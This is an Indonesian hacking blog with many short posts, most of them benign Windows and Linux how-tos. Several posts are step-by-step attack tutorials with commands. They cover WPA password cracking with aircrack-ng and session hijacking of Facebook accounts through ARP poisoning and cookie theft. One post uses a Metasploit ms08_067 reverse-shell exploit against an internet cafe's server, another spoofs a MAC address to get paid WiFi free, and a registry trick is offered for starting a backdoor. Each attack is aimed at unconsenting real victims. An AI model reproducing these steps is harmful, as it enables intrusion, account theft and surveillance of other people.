area
h4ck1n6
today : | at : | safemode : ON
> / home / facebook / twitter / exit /
name author perms com modified label

GHOST DRIVER eko haddy rwxr-xr-x 0 19.48

Filename GHOST DRIVER
Permission rw-r--r--
Author eko haddy
Date and Time 19.48
Label
Action
Kalo liat judulnya serem amaat, kata Ghost Driver itu bahasa Inggris, secara harfiah kalo diartikan perkata yaaa Ghost = hantu/setan/demit sedangkan Driver = supir jadinya Supir Hantu.... tapi bukan itu maksudnya... disini Ghost Driver itu adalah hanya sebuah Istilah yang berarti.

anda kalo memiliki Komputer Laptop atau Netbook pasti pernah Re-Install Sistem Operasi Windows, dan setelah install Ulang pasti di haruskan Menginstall driver milik peripheral yang menempel pada Gadget anda, kalo anda memiliki Driver Bawaan dari Motherboard yaa gak ada masalah, tapi bagaimana jika anda tidak memiliki Driver-driver tersebut???

saya punya Solusinya, dengan GHOST DRIVER kita bisa mengambil Driver-driver yang sudah terinstall di Gadget anda. Jangan lupa kalo, ceritanya anda ingin menginstall ulang hal ini harus dilakukan sebelum Install Ulang.



OKEY..! Langsung aja..

System Requirements:

a. Intel Pentium or AMD K5 Class CPU atau Lebih tinggi
b. 8mb Ram.
c. 10mb ruang Hard disk
d. Windows 9x/ME/NT/2000/XP/2003/Vista/2008/7

Recommended System:
a. Intel Pentium II or AMD K6 Class CPU.
b. 16mb Ram.
c. 35mb ruang Harddisk
d. Windows 9x/ME/NT/2000/XP/2003/Vista/2008/7.
e. koneksi internet

step-stepnya

1. klik Ghost Driver untuk Mendownload terlebih dahulu
2. Install Ghost Driver
3. Buka Ghost Driver

berikut Keterangannya :
1. Mengumpulkan Informasi dari Hardware
a. klik tombol collect all untuk mendapatkan daftar semua driver yang terinstall di Sistem anda
b. klik tombol Fast Collect untuk mendapatkan semua Driver tapi tidak Microsoft Driver

2. Back up hanya Driver yang dipilih ke sebuah Folder
a. klik Fast Collect
b. pilih driver yang ingin di back-up
c. klik tombol Make,
d. pilih Folder tujuan lalu klik Start

3. Back up semua Driver ke sebuah Folder
a. klik Fast Collect
b. klik tombol Make All
c. dan kamu sekarang Mempunyai semua Driver Hardware yang ter-back-up

4. Backup the selected driver to an EXE Installer:
Choose from the menu ‘Make’->’Backup selected to EXE installer’

5. Backup the all the drivers to one EXE Installer:
pilih dari menu ‘Make’->’Backup all drivers to one EXE installer’

Membaca Partisi Linux di OS Windows eko haddy rwxr-xr-x 0 19.47

Filename Membaca Partisi Linux di OS Windows
Permission rw-r--r--
Author eko haddy
Date and Time 19.47
Label
Action
Tahukah anda bahwa Linux mempunyai Partisi sendiri yang compatible dengan dirinya? yapz, yaitu ext2, ext3, ext4..
jika anda tidak mengetahui tentang Linux saya yakin info ini tidak bermanfaat bagi anda,, tapi kalo anda mempunyai dual boot Windows dan linux, info ini saya yakin sangaat berguna banget.. :)

disini saya akan memberi tahu anda tentang tools pembaca partisi Linux di Windows,,, nama Tools ini adalah


ada yang udah pernah dengar tools ini??
kalo menurut saya tools ini berguna banget buat ngambil data dari Partisi Linux, dari pada anda harus merestart Laptop ada dan memakan waktu ga cukup 5 menit :) mendingan anda pake tools ini.. kalo mau sedot ini tools monggo klik disini.

Cheat Engine eko haddy rwxr-xr-x 0 19.46

Filename Cheat Engine
Permission rw-r--r--
Author eko haddy
Date and Time 19.46
Label
Action
Semua Orang suka bermain game,tapi tidak sedikit orang yang berputus asa saat bermain game, dikarenakan level game itu cukup berat dan memerlukan waktu yang lama, saya menawarkan tools untuk "CURANG" saat bermain game, tapi kelemahannya Tools ini adalah hanya bisa di pakai jika game yang akan di Cheat itu mengggunakan Sistem angka, ok dari pada bingung disini saya akan memberikan sebuah contoh Cheating Game,,

1. Buka game yang anda mau mainkan, dan mainkan lah mpe anda Mentok,
2. Jika sudah mentok Minimize Game tersebut,
3. buka Tools Cheat Engine, klik icon yang bergambar komputer di kasih kaca pembesar


lalu akan muncul Process List


4. pilih Game yang akan anda Cheat disini saya memberi contoh untuk Cheating Game Zuma
5. kembali Ke Game Zuma dan Lihat Score anda sekarang lalu di CATAT


6. Kembali Ke Cheat Engine, pada Kotak Value Isikan 460 lalu klik First Scan
7. jika pada Kolom sebelah Kiri banya muncul Value 460 Lakukan lah perubahan Score Pada Game,
8. Lalu Catat Score dan Scan Score Baru lalu klik Next Scan

9. lakukanlah berulang2 hingga muncul satu Value

10.double klik Value Tersebut dan pada kolom yang di bawah double klik lagi Valuenya
gambar
11.isikan angka 9999999 atau seterah anda.


12. kembali lagi ke game dan lanjutkan permainan


Membuat HOTSPOT dari Laptop eko haddy rwxr-xr-x 0 19.45

Filename Membuat HOTSPOT dari Laptop
Permission rw-r--r--
Author eko haddy
Date and Time 19.45
Label
Action
Udah pada tau kan kalo Laptop itu memiliki Wireless atau kebanyakan orang menyebutnya dengan WIFI. tapi masih banyak orang yang belum tau kalo WIFI dari Laptop itu bisa dimanfaatkan sebagai HOTSPOT [bukan ad hoc loohh].

HotSpot itu banyak manfaatnya kalo saya bilang, karena dengan Hotspot bisa Sharing data atau Koneksi Internet.

ok sebelum kita Praktek ada beberapa hal yang perlu di siapkan
1. Laptop yang mempunyai fasilitas Wireless
2. Laptop yang ber OS Windows 7
3. Software Maryfi bisa anda download di sini
4. Microsoft virtual Wifi update bisa anda download di sini
5. Modem / Koneksi Internet

kalo udah di siapkan semuanya Lets's Start the Game!!
1. Hidupkan Laptop anda dan Wirelessnya juga
2. Install Update lalu Install Maryfi
3. jika semua telah terinstall jalankan maryfi

4. berikut ini merupakan gambar keterangannya

5. Isikan Wi-fi Name dan Passwordnya
6. jika anda mau Sharing Internet klik View Network Connections to Setup Internet Sharing, saya tidah menjelaskannya disini jika anda bingung klik saja Maryfi How to use pada tampilan muka Maryfi.
7. klik Start HotSPot
8. Selamat Menikmati HOTSPOT :)


[CRACKING] Mendapatkan Password WiFi dengan Back|Track 5 eko haddy rwxr-xr-x 0 19.45

Filename [CRACKING] Mendapatkan Password WiFi dengan Back|Track 5
Permission rw-r--r--
Author eko haddy
Date and Time 19.45
Label
Action
Tutorial ini menjelaskan bagaimana cara mendapatkan password WiFi.

Note:
Tutorial ini dibuat di OS Back|Track 5 32 GNOME, dan juga bisa berjalan pada OS berbasis UNIX lainnya.


Preparation:
1. Aircrack, bisa di dapatkan di sini
2. Dictionary attack


Briefing
1. Hentikan semua proses yang menghambat jalannya aireplay
2. Simpan hasil monitoring
3. Lakukan aireplay untuk mendapatkan WPA Handshake
4. Crack hasil rekaman dengan dictionary attack
5. Gameover


Walkthrough


1. Hentikan semua proses yang menghambat jalannya aireplay

code:
root@red-dragon:/# airmon-ng check kill

2. Buat interface baru dengan mode monitor menggunakan airmon-ng

code:
root@red-dragon:/# airmon-ng start wlan0

3. Monitoring setiap akses poin yang ada di sekitar attacker

code:
root@red-dragon:/# airodump-ng mon0

4. Pilih target, kemudian Monitoring dan simpan hasil monitoring airodump.

code:
root@red-dragon:/# airmon-ng --write output --channel 6 --bssid 58:6D:8F:3D:55:E8 mon0

Keterangan:
1. --write : berfungsi untuk menyimpan hasil monitoring
2. output : nama hasil monitoring yang di simpan [bisa diisi bebas]
3. --chanel : channel akses poin target
4. --bssid : mac address akses poin

5. Jalankan aireplay-ng untuk mendapatkan WPA Handshake

code:
root@red-dragon:/# aireplay-ng --deauth 1 -a 58:6D:8F:3D:55:E8 -c E0:B9:A5:9D:18:94 mon0

Keterangan:
1. --deauth : berfungsi untuk deautentikasi setiap stasiun pada akses sebuah jaringan
2. -a : mac address akses poin
3. -c : mac address klien

Note:
Jika belum muncul WPA handshake, ganti mac address klien dengan yang lain.
code:
root@red-dragon:/# aireplay-ng --deauth 1 -a 58:6D:8F:3D:55:E8 -c 58:6D:8F:3D:55:E8 mon0

Jika aireplay berhasil, maka akan tampak seperti ini:


6. Jika sudah mendapatkan WPA handshake dari klien, langkah selanjutnya adalah menghentikan proses airodump-ng dengan menekan tombol ctrl + c, dan cracking password dengan aircrack-ng.
code:
root@red-dragon:/# aircrack-ng output-01.cap -w /root/crack wpa.txt

Keterangan
1. output-01.cap harus disesuaikan dengan nama hasil monitoring yang anda kehendaki pada tahap 4
2. -w adalah metode dictionary, diikuti dengan direktori dictionary milik anda.

Setelah selesai, maka akan tampak seperti ini:


7. Langkah selanjutnya adalah mengetes kebenaran dari metode ini


Jika berhasil, maka:


Created by: red-dragon
Supported by: aircrack-ng suite

INSTALL WINDOWS 7 DENGAN USB FLASH DISK eko haddy rwxr-xr-x 0 19.44

Filename INSTALL WINDOWS 7 DENGAN USB FLASH DISK
Permission rw-r--r--
Author eko haddy
Date and Time 19.44
Label
Action
Anda mempunyai USB Flash disk yang berkapasitas besar? jangan disia-siakan hanya untuk menyimpan koleksi film saja, pernahkah anda mendengar bahwa instalasi Operating System BISA menggunakan Flash disk, contohnya jika ingin instalasi OS Linux dengan USB Flash disk anda bisa menggunakan tool Unetbootin, dan jika ingin instalasi OS Windows toolsnya adalah WintoFlash.

Disini saya akan menjelaskan tentang pembuatan File Instalasi Windows 7 di USB Flash Disk
ok langsung aja ke persiapan, siapkan lah hal-hal yang dibutuhkan berikut ini;
1. Iso Windows 7 atau DVD Instalasi Windows 7
2. USB Flash Disk berukuran minimal 8 GB
3. Magic disk untuk Mount Iso atau DVD Rom untuk Mount DVD Instalasi Windows 7
4. Laptop, Notebook, atau komputer yang ingin di instalasi
5. Software WinToFlash yang dapat anda download di sini

kalo udah siap semua, lakukanlah step-step berikut
1. pastikan USB Flash disk yang akan digunakan itu kosong
2. Mount ISO Windows 7 dengan Magic Disk atau tools Iso yang lainnyya atau masukan DVD Instalasi Windows 7 ke DVD ROM
3. Buka Software WinToFlash.exe klik Next hingga muncul gambar seperti ini

4. Klik Advance Mode dan Pilih "Transfer Windows Vista/2008/7/8 setup to USB drive"

5. klik Tab Welcome kembali dan Klik tanda centang warna hijau "Windows Setup Transfer Wizard"
6. klik next hingga tampilannya seperti ini

7. Pada Windows files path klik select lalu alamatkan ke Directory / Drive yang berisi File Instalasi Windows 7
8. Pada USB Drive klik select lalu alamatkan ke USB Flashdisk yang akan dibuat menjadi Alat Instalasi
9. klik next jika ada Windows License Agreement pilih I do accept dan continue
dan secara Otomatis USB Flash Disk anda diformat dan File Instalasi di copy ke USB Flash disk anda

10. jika sudah selesai mengcopy klik exit dan remove USB Flashdisk anda


11. lakukan instalasi Windows 7 tersebut dengan Flash disk anda dengan cara memilih booting melalui USB Drive, biasanya hal ini dilakukan dengan cara melakukan perubahan booting mode di BIOS, atau tekan esc, atau tekan F10, tergantung tipe Laptop / komputer anda masing-masing
12. step berikutnya tidak di jelaskan disini, karena saya yakin anda sudah bisa dan ada pengalaman Menginstal OS Windows 7.

HACKING FACEBOOK, TWITTER, YAHOO, GMAIL, ATAU AKUN APAPUN.. :) eko haddy rwxr-xr-x 0 19.43

Filename HACKING FACEBOOK, TWITTER, YAHOO, GMAIL, ATAU AKUN APAPUN.. :)
Permission rw-r--r--
Author eko haddy
Date and Time 19.43
Label
Action
Anda pasti memiliki akun di dunia maya. Salah satu makanan hacker adalah akun-akun tersebut. disini saya akan menjelaskan tentang gaining access Facebook account.
tutorial ini juga berlaku untuk hacking akun Twitter, Yahoo, Gmail dan lain-lain.
sebelum kita mulai gue mau cerita tentang hacking Facebook.

ceritanya pas pulang Jumat'an:

sumenk : "bang, lo gue denger-denger bisa hack Facebook yahh?"
gue : "iya gue bisa, emang kenapa deh?" (mulai curiga)
sumenk : "waahh,, enak donk!! gue bagi chip poker donk.!!"
gue : "!@#$%^&*!!!"
sumenk : *hening*

oke, langsung aja..
skenarionya begini, ada seorang anak laki-laki sebut saja "sumenk".. sumenk ceritanya lagi berinternet ria pada warnet yang ada gue nya juga, ehh begonya dia malah buka Facebook kesayangannya.. dengan tidak sengaja gue lagi sniffing, yaudeh bukan salah gue juga yahh kalo doi kena hack.

mari kita eksekusi..
1. Sniffing jaringan
- buka ettercap dengan mengetikkan perintah pada terminal
ettercap -G


- klik Sniff dan pilih Unified Sniffing (ctrl+U)
- pilih Network Interface eth0 untuk LAN (warnet) atau wlan0 untuk wireless (wifi)
- klik Hosts dan pilih scan for host (ctrl+s)

2. MITM (Man In The Middle) Attack
- masih pada ettercap klik tab Mitm dan pilih Arp poisoning...
- centang Sniff remote connections.
- klik Start dan pilih Start sniffing (ctrl+w)
- klik Host dan pilih Host list (H)
- pada Host list bagi menjadi dua bagian dengan cara pilih (blok) sebagian IP Address klik Add to Target 1, dan sisanya ke Target 2.


3. Wireshark, sorting http.cookie
- pada Interface List pilih Network Interface eth0 untuk LAN (warnet) atau wlan0 untuk wireless (wifi)


- pada kotak Filter di bagian atas isikan http.cookie

4. Mencari paket http facebook


- pada cookie facebook klik kanan dan copy value
- paste pada gedit atau text editor lainnya..


5. Copy seluruh data cookie ke Cookie Editor
- buka Mozilla Firefox, klik tools pilih Cookies Manager+
- jika gak ada, klik add ons pada kotak search ketik cookie dan install.
- setelah itu masukan data cookie ke Cookies Editor.
- peraturannya datr=DG7hTkkF4313jq6_zznM5SmV;
Name = datr
Content = DG7hTkkF4313jq6_zznM5SmV
Host = .facebook.com
Path = /

- cara membaca cookie dimulai setelah sama dengan (=) dan berakhir sebelum titik koma (;).
6. Eksekusi
- jika sudah yakin semua cookie telah di masukkan,
- masukkan www.facebook.com pada address bar, tunggu dan nikmati yang terjadi.

7. Doorrr!!!
- jika anda lagi beruntung di kolom paling atas terdapat kolom email yang menyatakan bahwa anda belum memverifikasi facebook anda, dengan fitur ini anda bisa me-reset email dan password, tapi sayangnya ini jarang terjadi
- kalo anda sudah dapet akses Facebook, semuanya terserah anda, saya gak mau ikut campur (takut dosa :p)

8. Game Over
- bisa di pastikan kalo yang praktekin ini semua anak2 labil facebook si korban jadi Game Over :p.

HACKING WINDOWS XP dengan METASPLOIT hingga akar-akarnya eko haddy rwxr-xr-x 0 19.41

Filename HACKING WINDOWS XP dengan METASPLOIT hingga akar-akarnya
Permission rw-r--r--
Author eko haddy
Date and Time 19.41
Label
Action
HACKING WINDOWS XP dengan METASPLOIT hingga akar-akarnya
Untuk Backtraker hal ini merupakan hal biasa tapi untuk orang n00b hal ini luar biasa.
langsung aja yah...
saat menulis postingan ini saya sedang berada di sebuah warnet yang berada dekat dengan rumah saya, yang mana semua komputer disini menggunakan OS Windows XP. yang saya incar pada warnet ini adalah Komputer Server warnet.
ini adalah step-stepnya..
1. Mencari celah-celah Vulnerability dari si korban
2. Memilih Modul Metasploit
3. Setting Payload
4. Setting Local Host
5. Setting Remote Host (IP Address si Korban)
6. Eksekusi
7. Doorrrrr!!!
8. Game Over !

Mari Praktek !!

1. Mencari celah-celah Vulnerability dari si korban
dengan cara scan jaringan dengan NMAP (versi konsole) atau ZENMAP (gui)
buka terminal lalu ketikkan
nmap -p 445 [ip korban]
contoh jika ip address anda 192.168.1.34
nmap -p 445 192.168.1.*
jika sudah maka tampilannya seperti ini

cari port 445 yang terbuka, karena port 445 merupakan port Vulnerability.

2. Memilih Modul Metasploit
buka terminal dan lakukan step berikut
- ketikkan msfconsole pada terminal, dan tunggu maka tampilannya seperti ini


- disini kita menggunakan Modul exploit dengan perintah
use exploit/windows/smb/ms08_067_netapi

3. Setting Payload
- ketikkan perintah
set PAYLOAD windows/meterpreter/reverse_tcp
- disini kita menggunakan payload meterpreter melalui jalur tcp pada OS Windows

4. Setting Local Host
- ketikkan perintah
set LHOST [IP Kita]
set LHOST 192.168.0.34

5. Setting Remote Host
- ketikkan perintah
set RHOST [IP Korban] yang tadi sudah diketahui terdapat celah Vulnerability
set RHOST 192.168.0.3


6. Eksekusi
udah gak sabar nii.. hal ini yang paling di tunggu-tunggu
- ketikkan perintah
exploit
tunggu sebentar jika anda berhasil maka akan seperti ini
gambar meterpreter

7. Doorrr !!
ini adalah surga dunia...
DAMN !! System dia udah ama kita niihh
step ini saya gak mau ikut campur.. [takut dosa]
tapi disini ada beberapa perintah yang saya bocorin sedikit
cobalah perintah-perintah berikut
1. shell 3. screenshot
2. webcam_snap 4. dll ketik help aje dehh


8. Game Over
sudah game over pertahanan si Windows XP tersebut dan tidak perawan lagi :)

Membuat program macchanger satu kali KLIK eko haddy rwxr-xr-x 0 19.40

Filename Membuat program macchanger satu kali KLIK
Permission rw-r--r--
Author eko haddy
Date and Time 19.40
Label
Action
Disini saya akan menjelaskan cara membuat software macchanger .
software ini sebenarnya hanya sebuah shortcut untuk mengganti mac address pada system operasi linux khususnya backtrack.
oh yahh, mengganti mac address ini sangat mempunyai manfaat untuk mendapatkan access internet gratis.
contohnya WIFI UNPAM, sebenarnya wifi unpam itu berbayar, kalo tidak salah Rp. 20.000,- persemester.
dan uniknya sistem pendaftaran hanya mencatat mac address dari sebuah perangkat wifi,
disini jika kita memutar otak sedikit kita bisa membodohi sistem tersebut, hanya dengan cara merubah mac address kita dengan mac address yang sudah mendaftar.
berikut tutorialnya :
hal ini bisa dilakukan pada console
1. buka console
2. ifconfig wlan0 down
3. macchanger wlan0 -m (isi dengan mac address yang sudah mendaftar) [contoh mac = 78:E4:00:AD:A9:AE]
4. ifconfig wlan0 up


5. buka WICD klik connect pada salah satu access point.
selesai..
kini anda sudah bisa menggunakan internet :)

untuk membuat shortcutnya ikuti langkah berikut.
a. buka gedit
b. copy langkah 2 sampai langkah 4 lalu simpan dengan nama mac di directory root
c. klik kanan pada task bar di desktop
d. pilih Add to Panel...
e. pilih Custom Application Launcher
f. klik kanan shortcut yang baru saja anda tambahkan pada taskbar pilih properties
g. Pada kotak Command klik browse
h. pilih file mac yang ada di root
i. pilih type Application in terminal
j. klik Run


selesai dehh :) ikon nya bisa diganti koq, klik aja gambar icon dan ganti dengan icon sesukamu

Instalasi back|track eko haddy rwxr-xr-x 0 19.39

Filename Instalasi back|track
Permission rw-r--r--
Author eko haddy
Date and Time 19.39
Label
Action
Cara menginstall back|track 5 GNOME

Hal yang perlu di siapkan :
  1. Iso back|track 5

  2. Unetbootin

  3. USB Flash Disk minimal 4 GB

  4. PC / Notebook / Laptop dengan minimal requirment
    1. Processor Pentium IV, 1 GHz

    2. RAM 512 MB

    3. HDD 40 GB

    4. Dan beberapa H/W standart lainnya


Jika semua alat sudah siap lakukanlah step- step berikut
  1. Jika sudah mempunyai OS yang lainnya lakukanlah pemisahan partisi paling tidak 40 GB


  2. Di website ini ada tuts untuk membagi partisi pada Windows 7, dan Windows XP

  3. Jika partisi telah siap, buatlah file installasi pada USB flashdisk dengan unetbootin (baca tutorial)

  4. Jika sudah siap kondisikan si PC / Laptop agar booting lewat USB FlashDisk

  5. Pilih debug mode


  6. Tunggu hingga keluar halaman login ketik startx


  7. Klik install pada Desktop dan ikuti step-stepnya

  8. Pada saat pemilihan partisi langkah pertama adalah klik opsi advance

  9. Dan pilih partisi yang sudah kita siapkan dan klik hapus

  10. Dan pada free space tersebut klik add pada kolom size isikan 2000 MB untuk ruang SWAP

  11. Dan sisanya klik add dan pilih ”/” pada titik kait dan next hingga klik install

  12. Tunggu hingga intalasi selesai, biasanya memakan waktu maksimal 30 menit

  13. Jika instalasi selesai pada halaman LOGIN ketik root untuk username dan toor untuk password

  14. Ketik startx untuk memulai back|track 5 anda

Semoga bermanfaat

Mengembalikan GRUB Akibat Install Ulang Windows eko haddy rwxr-xr-x 0 19.38

Filename Mengembalikan GRUB Akibat Install Ulang Windows
Permission rw-r--r--
Author eko haddy
Date and Time 19.38
Label
Action
Install dual boot [Windows feat. Linux] emang enak. Linux buat hiburan dan temen bikin proyek, Windows buat main game dan ngerjain tugas kampus yang rata-rata pake software Windows. Sebulan, dua bulan lewat, lama-lama Windows collapse karena serangan virus yang membabi-buta. Maklum, Windows kan gak ada sistem akses ROOT kayak di Linux, meski Linux sendiri sebenernya punya beberapa kelemahan :( mentok nggak bisa nyelesain crash yang bertubi-tubi dari Windows, kita nginstal ulang deh tuh OS yang disebut Windows. Dengan tanpa ragu, kita install ulang [sok keren]. Kelar nginstal ulang, nyundut rokok, terus nge-boot, dengan terhenyak, kita melihat tampilan GRUB yang sangat bersahabat tiba-tiba hilang dengan madesu-nya. Bingung pengen ngapain, lama-;ama Linux-nya diinstal ulang juga,


Well, Kejadian ini sering kali menimpa para n00b [newbie]. Dalam artian:

Install ulang Windows = Install ulang Linux


Mending lah kalo Linux-nya masih standar, coba kalo banyak aplikasi yang udah ditambahin sampe nge-patch kernel buatan sendiri. Ah, rasanya pangen e'ek aja. Tapi, jangan khawatir, masih ada metode yang bisa dipake buat nginstall GRUB kamu, jadi Linux-nya bisa main lagi.

Gimana caranya?

Yang kamu butuhkan cuma sebuah Linux Live CD atau Live USB. So, kalo udah, ikutin steps berikut:

• Mount drive tempat Linux kamu bertengger. Ingat, jangan mount drive apapun kecuali drive ini.

• Buka terminal terus ketik
ls /media/
• Masih di terminal, terus ketik:
sudo install-grub --root-directory=/[direktori] (spasi) /dev/sda
Direktori-nya dimana? Direktory-nya adalah hasil dari "ls /media/" tadi. Misalkan, setelah mengeksekusi perintah "ls /media/" tadi menghasilkan output:
xxxx-xxxx-xxxx-xxxx


Maka untuk instalasi GRUB-nya lakukan:
sudo install-grub --root-directory=/media/xxxx-xxxx-xxxx-xxxx /dev/sda


Tekan "Enter". Lalu reboot. Enjoy your Linux again.

Mengatasi WicD Error eko haddy rwxr-xr-x 0 19.37

Filename Mengatasi WicD Error
Permission rw-r--r--
Author eko haddy
Date and Time 19.37
Label
Action
Bagi pengguna Linux, mungkin udah familiar banget sama paket WicD yang berfungsi untuk mamanage koneksi, baik wired interface maupun wireless interface. Tapi, pas abis diinsal, biasanya nongol error kayak gini.

Could not connect to wicd's D-Bus interface. Check the wicd log for error messages.
Ini disebabkan karena D-Bus yang belum teregistrasi antara interface dengan WicD. Emang sih WicD-nya masih bisa jalan, tapi kan bete juga kalo tiap kali memulai WicD pasti nongol kata-kata sialan itu. Nah, kali ini saya bakal ngejelasin gimana teknik buat ngebenerinnya.

Seperti biasa, buka terminal favorit kamu, mau pake Gnome Terminal kek, Guake Terminal kek, Terminator kek, atau yang lainnya. Abis itu ketikkan perintah berikut:
sudo dpkg-reconfigure wicd
kemudian,daftarin deh D-Bus interfacenya, dengan perintah:
update-rc.d wicd defaults

kelar deh... :D

Sound Preferences back|track Tidak Merespon eko haddy rwxr-xr-x 0 19.36

Filename Sound Preferences back|track Tidak Merespon
Permission rw-r--r--
Author eko haddy
Date and Time 19.36
Label
Action
Para pengguna Back|Track yang suka musik, pasti pernah mengalami sedikit gangguan saat melakukan setting audio di Pulseaudio. Ketika memilik sound preferences, sistem memberikan respon yang sangat lama, terkandang sistem tidak memberikan respon sama sekali. Lalu dimana masalahnya? Cek di System -> Preferences -> Startup Applications di sana terdapat PulseAudio Sound System, dan kalau kamu cek command PulseAudio-nya pasti isi command-nya bukan /usr/bin/pulseaudio. Lalu bagaimana mengatasinya? Cukup ubah command PulseAudio Sound System menjadi /usr/bin/pulseaudio

Seperti ini.


Kemudian reboot Back|Track kamu dengan memasukan kode:

root@bt:/# reboot

Tada!!! PulseAudio pun bisa di setting sekarang.
.eko haddy prasetyo.

Modifikasi REGEDIT eko haddy rwxr-xr-x 0 19.35

Filename Modifikasi REGEDIT
Permission rw-r--r--
Author eko haddy
Date and Time 19.35
Label
Action

Membuat Kotak Dialog Sebelum LogOn dengan Registry Editor
Kita bisa saja memberikan informasi atau semacam peringatan sebelum user melakukan Logon. Dengan alasan keamanan kita dapat melakukannya dengan cara merubah registry seperti berikut
HKEY_LOCAL_MACHINE > SOFTWARE > Microsoft > Windows NT > CurrentVersion > Winlogon
  • Klik ganda LegalNoticeCaption dan masukan input text judul yang diinginkan
    misal : Selamat Datang
  • Klik ganda LegalNoticeText dan masukan input text yang anda inginkan
    misal : Seluruh system pada Netbook ini telah di modifikasi oleh eko haddy prasetyo
Jika sudah close REGEDIT, dan lakukan Log Off dan lihat yang terjadi

MENGOPTIMALKAN HARDDISK SAAT KOMPUTER DALAM KEADAAN IDLE
Keadaan idle adalah keadaan dimana computer sedang dalam posisi hidup tapi tidak digunakan. Agar harddisk otomatis dapat bekerja dengan optimal kembali saat kita menggunakan kembali dari posisi idle, ikutilah langkah membuat DWORD berikut.
HKEY_LOCAL_MACHINE > SOFTWARE > Microsoft > Windows > CurrentVersion > OptimalLayout
> buatlah sebuah DWORD value baru dan beri nama EnableAutoLayout
> klik ganda EnableAutoLayout dan masukan angka 1 pada Value Data
Jika sudah close REGEDIT, dan lakukan Log Off dan rasakan perbedaanya.

OTOMATIS MEMATIKAN APLIKASI YANG NOT RESPONDING
Sebuah program yang not responding akan mempengaruhi kestabilan seluruh system, untuk menghindari kegagalan system, kita bias melakukan trick yang langsung mematikan program yang not responding
HKEY_CURRENT_USER > Control Panel > Desktop
HKEY_USER > .DEFAULT > Control Panel > Desktop
  • Klik ganda AutoEndTask dan masukan angka 1 pada Value Data
Jika sudah close REGEDIT, dan lakukan Log Off dan rasakan manfaatnya.

TEKS BERGARIS BAWAH PADA NOTEPAD
Dalam notepad tidak ada fungsi untuk member garis bawah pada sebuah huruf/kata. Untuk membuat fasilitas tersebut, ubahlah registry berikut.
HKEY_CURRENT_USER > Software > Microsoft > Notepad
  • Klik ganda IfUnderline dan masukkan angka 1 pada Value Data
Jika sudah close REGEDIT, dan lakukan Log Off dan rasakan garisnya.

MENONAKTIFKAN RECYCLE BIN
Untuk menonaktifkan fungsi recycle bin, caranya sebagai berikut
HKEY_LOCAL_MACHINE > SOFTWARE > Microsoft > Windows > CurrentVersion > Explorer > BitBucked
  • Buatlah sebuah DWORD Value baru dan beri nama NukeOnDelete
  • Klik ganda dan masukan angka 1 pada Value Data
Jika sudah close REGEDIT, dan lakukan Log Off dan rasakan deletenya.

MENJALANKAN PROGRAM SAAT START UP
Trik ini bisa anda gunakan untuk menjalankan backdoor :)
Contoh : saya akan menjalankan backdoor yang ada di C:/backdoor.exe
HKEY_LOCAL_MACHINE > SOFTWARE > Microsoft > Windows > CurrentVersion > Run >
  • Pilih menu Edit > New > String Value dengan nama backdoor
  • klik ganda pada value tersebut dan masukan path tempat program itu berada (C:/backdoor.exe)
MENGHILANGKAN TANDA PANAH PADA ICON SHORTCUT DI DESKTOP
Kadang tanda panah kecil pada shortcut mengganggu pandangan mata, kita bisa menghilangkan tanda tersebut dengan cara:
  • buka regedit lalu
HKEY_CLASSES_ROOT > lnkfile
  • delete IsShortcut
Jika sudah close REGEDIT, dan lakukan Log Off dan rasakan bedanya.
.eko haddy prasetyo.

Repartisi Windows 7 eko haddy rwxr-xr-x 0 19.32

Filename Repartisi Windows 7
Permission rw-r--r--
Author eko haddy
Date and Time 19.32
Label
Action
Kenapa kita harus membagi partisi?? Ada banyak jawaban jika ada yang bertanya seperti itu, misalnya;
Saya ingin membagi partisi saya untuk media penyimpanan master data / software, atau saya membagi partisi untuk membuat partisi baru untuk System Operasi baru.
Langsung saja kita mulai jika sudah pada halaman desktop Windows 7,
  • Klik start menu,
  • Klik kanan Computer, pilih manage
  • Pada bagian kiri klik tab Disk Management
  • Pilih salah satu partisi disini saya melakukan pembagian partisi pada drive (F:) ‘hacker
  • Klik kanan pada partisi tersebut, pilih Shrink Volume….
  • Sekarang tentukan besarnya si partisi baru tersebut, disini saya memberikan 8000 (MB)
  • Lalu klik Shrink atau Enter
  • Tunggu dan perhatikan apa yang terjadi
  • Ada 7.81 GB free space,
  • Setelah itu kita buat partisi baru dengan cara format partisi tersebut
  • Klik kanan partisi tersebut lalu pilih New Simple Volume
  • Klik Next hingga seperti gambar di bawah
    saya member nama eko haddy untuk partisi ini
  • Klik next hingga finish
  • Setelah itu kita cek apakah partisi telah terbuat dengan baik?
Selesai… selamat anda mempunyai partisi baru 

eko haddy prasetyo

Repartisi Windows XP eko haddy rwxr-xr-x 0 19.30

Filename Repartisi Windows XP
Permission rw-r--r--
Author eko haddy
Date and Time 19.30
Label
Action
Sebelumnya back up data yang ada pada partisi yang akan kita belah, jika sudah
Pada Start Menu klik kanan My Computer dan pilih Manage

Pada Computer Management pilih Disk Management
Pilih partisi yang akan kita belah jadi dua
Klik kanan pada partisi yang akan di repartisi dan pilih Delete Logical Drive…

Jika sudah di hapus dan pasti akan ada free space. Pada free space tersebut klik kanan dan pilih New Logical Drive…

Klik next hingga muncul halaman New Partition Wizard
Dan isikan ukuran setengah dari ukuran penuh untuk backtrack mungkin bisa di masukan 40000 MB klik next hingga finnish

Dan pada free space yang tersisa buatlah satu lagi partisi untuk windows.

.eko haddy prasetyo.
 

http://area-hacking.blogspot.com
© 2012 `ekohaddy